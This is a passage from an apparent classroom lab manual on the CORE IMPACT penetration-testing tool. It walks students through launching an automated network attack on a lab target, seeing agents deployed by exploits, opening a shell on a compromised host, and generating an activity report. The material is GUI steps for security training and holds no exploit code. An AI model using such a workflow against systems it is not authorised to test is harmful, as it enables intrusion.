
14. Drag Network Attack and Penetration onto your target then release.

This Picture is for Example Only!




a. Click Next
b. Click Next
c. Uncheck Stop at First Deployed Agent

This Picture is for Example Only!



d. Click Next
e. Click Finish
f. Now we will wait until the attack phase has finished.
g. While you are waiting click on the victim and look at the information in the bottom section.


This Picture is for Example Only!




h. It is also good to watch what is happening in the left side. You can click on each item and learn the details about the exploit.

This Picture is for Example Only!

Notes:



15. After each exploit completes properly, you see an Agent listed under your target.




will

16. What can we see and do with this agent?
    a. Right click on one of the agents and see what can be done from here. There are many options. Feel free to check them out for yourself. Start by clicking on the Shell.


This Picture is for Example Only!

Report piracy if the fingerprint in the box is poor resolution

Notes:



This Picture is for Example Only!




Notes:

b. Spend some time looking around CORE IMPACT and trying some of the different options.
c. If your instructor has not already performed a demo ask him to do this now.

17. Let's check out a report.
    a. Click on Network Report Generation

b. Click Next
c. Choose Activity Report.



d. Click Next
e. Choose High Log Detail Level.

f. Click Finish
g. Spend some time with this report. It will help you develop your own report template.

This Picture is for Example Only!

Detailed activity report

Module:	**Agent Connector Manager Module**
Start:	8/20 7:46:10PM
Finish:	8/20 7:50:16PM
Status:	Finished
Agent:	/localagent
Parameters:	AG_CONN_MGR_UID:0 HOST:/localhost PORT:45965

Log:

Module "Agent Connector Manager Module" (v49518) started execution on Wed Aug 20 19:46:10 2008
--
Module finished execution after 4 minute(s) and 6 secs.

Module:	**Agent Connector Manager Module**
Start:	8/20 7:50:15PM
Finish:	8/20 7:50:44PM
Status:	Finished
Agent:	/localagent
Parameters:	AG_CONN_MGR_UID:2 HOST:/localhost PORT:50428

Log:

Module "Agent Connector Manager Module" (v49518) started execution on Wed Aug 20 19:50:15 2008
--
Module finished execution after 29 secs.